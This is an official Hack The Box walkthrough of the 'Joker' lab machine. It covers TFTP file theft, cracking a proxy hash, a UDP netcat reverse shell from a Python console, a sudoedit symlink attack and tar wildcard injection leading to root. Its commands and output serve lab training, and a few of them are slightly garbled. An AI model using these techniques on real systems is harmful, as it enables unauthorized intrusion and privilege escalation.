




Hack The Box
PEN-TESTING LABS



Joker

17th October 2017 / Document No D17.100.25

Prepared By: Alexander Reid (Arrexel)

Machine Author: eks

Difficulty: **Hard**

Classification: Official



SYNOPSIS

Joker can be a very tough machine for some as it does not give many hints related to the correct path, although the name does suggest a relation to wildcards. It focuses on many different topics and provides an excellent learning experience.

Skills Required


- Intermediate/advanced knowledge of Linux
- Enumerating and attacking through a proxy

Skills Learned

- Bypassing network restrictions
- Exploiting NOPASSWD files
- Exploiting sudoedit wildcards
- Exploiting tar wildcards

Enumeration

Nmap



Nmap reveals several open services; OpenSSH, a Squid proxy and a TFTP server. There are some false positives on the list in most cases as well.



Exploitation

TFTP

Exploiting the TFTP server is trivial. Simply using the command **tftp 10.10.10.21** will allow files to be transferred to the local machine. Once connected, the command **get /etc/squid/squid.conf** will get the Squid configuration file, which references **/etc/squid/passwords**. Downloading the **passwords** file reveals the login credentials for the proxy, however the password is hashed.

```
root@kali:~/Desktop/writeups/joker# tftp 10.10.10.21
tftp> get /etc/squid/squid.conf
Received 295428 bytes in 73.8 seconds
tftp> get /etc/squid/passwords
Received 48 bytes in 0.1 seconds
tftp>
```

Squid

After saving the hash into its own file, it can be easily cracked with **Hydra** and **rockyou.txt**. The command **hashcat -m 1600 hash.txt ./rockyou.txt**

Setting up a browser with the proxy and attempting to view **http://127.0.0.1** reveals a URL shortener. It is possible to set up Dirbuster or many other web fuzzing tools to use the proxy. Once configured, it is possible to fuzz **127.0.0.1** for additional files and directories. Note that with Dirbuster, **Brute Force Files** must be enabled with **Use Blank Extension** to find the proper directory.

Directory Stucture	Response Code	Response Size
/	200	1206
list	200	946
console	200	1794



Python Console

The Python console at **/console/** can be used to obtain a reverse shell. However, only UDP is available. Running **import os** and then **os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1nc -u <LAB IP> <PORT> >/tmp/f &").read()** will start a reverse connection which can be received with a UDP Netcat listener: **nc -nvlp <port> -u**

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -nvlp 1234 -u  
listening on [any] 1234 ...  
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.21] 55610  
/bin/sh: 0: can't access tty; job control turned off  
$ python -c 'import pty;pty.spawn("/bin/bash")'  
werkzeug@joker:~$ ^Z  
[1]+  Stopped                  nc -nvlp 1234 -u  
root@kali:~# stty raw -echo  
root@kali:~# nc -nvlp 1234 -u  
  
werkzeug@joker:~$ pwd  
/var/www  
werkzeug@joker:~$ cd /var/  
backups/ crash/  local/  log/    opt/    snap/   tmp/  
cache/  lib/    lock/  mail/  run/    spool/  www/  
werkzeug@joker:~$ cd /var/  
backups/ crash/  local/  log/    opt/    snap/   tmp/  
cache/  lib/    lock/  mail/  run/    spool/  www/  
werkzeug@joker:~$ cd /var/www/  
werkzeug@joker:~$
```



Privilege Escalation

Alekos

Exploit: <https://www.exploit-db.com/exploits/37710/>

Running the command **sudo -l** reveals a NOPASSWD file that is run by the user **alekos**. Using the above exploit, it is possible to create a symbolic link pointing to the **authorized_keys** file for the **alekos** user. In **/var/www/testing/writeup**, the link can be created with the command **ln -s /home/alekos/.ssh/authorized_keys layout.html**

After a symbolic link is created, it is possible to edit the **authorized_keys** file with the command **sudoedit -u alekos /var/www/testing/writeup/layout.html**

```
root@kali: ~  
File Edit View Search Terminal Help  
werkzeug@joker:~/testing/writeup$ ln -s /home/alekos/.ssh/authorized_keys layout.html  
werkzeug@joker:~/testing/writeup$ ls  
layout.html  
werkzeug@joker:~/testing/writeup$ sudoedit -u alekos /var/www/testing/writeup/layout.html
```

```
root@kali:~/Desktop/writeups/joker# cat jokerkey.pub  
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDICIcoqVLQp0YAAC99grUzcJjjfiSArg01kJrrq6kas  
Kmy7nnqJP041DPnJBkBsJNuU01KWR+HUn5UJ+aWtQXHxP8h6KCnQ+0494Iky5l4ebEm0hJ2YQ/+4jsE  
odJszykDy8Plw4Lit6j4NoEJiVJjZeL6A+9RVovelJBky2QCVd+hLWEKqo8MoDcfJ2LIXaXs2N2PUjeh  
MbxIAy5yizadsqh9trioU0JknSv4Y0fxa5byBGquWGYU/0FCtomFe4IuBgZ3IedbDhvT5DdLGCifdEes  
HJkZocj/J0/ZZwG9KrJ9oxG+Kg9qDIY0qRpSYjqMUWS0Z2kPIzn4Na8KT8dD root@kali  
root@kali:~/Desktop/writeups/joker# ssh -i jokerkey alekos@10.10.10.21  
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-52-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 packages can be updated.  
0 updates are security updates.  
  
Last login: Sat May 20 16:38:08 2017 from 10.10.13.210  
alekos@joker:~$
```




Root

Exploit: https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt

Looking at the contents of one of the backup files reveals that it is compressing the contents of the **development** folder. The timestamp on the files show it happens every 5 minutes.

Using the above exploit, it is possible to execute commands as root. Inside the **development** folder, running the commands **touch -- --checkpoint=1** and **touch -- '--checkpoint-action=exec=sh writeup.sh'** will add arguments that will be included in the tar command during the backup.

Creating a **writeup.sh** bash script to extract the flag or escalate to root is trivial.

```
nano 2.6.3                                File: writeup.sh
#!/bin/sh
cat /root/root.txt > /home/alekos/development/writeup.flag.txt
chmod 777 /home/alekos/development/writeup.flag.txt
```

```
alekos@joker:~/development$ nano writeup.sh
alekos@joker:~/development$ touch -- --checkpoint=1
alekos@joker:~/development$ touch -- '--checkpoint-action=exec=sh writeup.sh'
alekos@joker:~/development$ ls
application.py      data                static              views.py
--checkpoint=1      __init__.py        templates           writeup.sh
--checkpoint-action=exec=sh writeup.sh  models.py          utils.py
alekos@joker:~/development$ date
Thu Oct 19 08:57:24 EEST 2017
alekos@joker:~/development$ date
Thu Oct 19 09:00:21 EEST 2017
alekos@joker:~/development$ ls
application.py      __init__.py        utils.py
--checkpoint=1      models.py           views.py
--checkpoint-action=exec=sh writeup.sh  static             writeup.flag.txt
data                templates           writeup.sh
alekos@joker:~/development$
```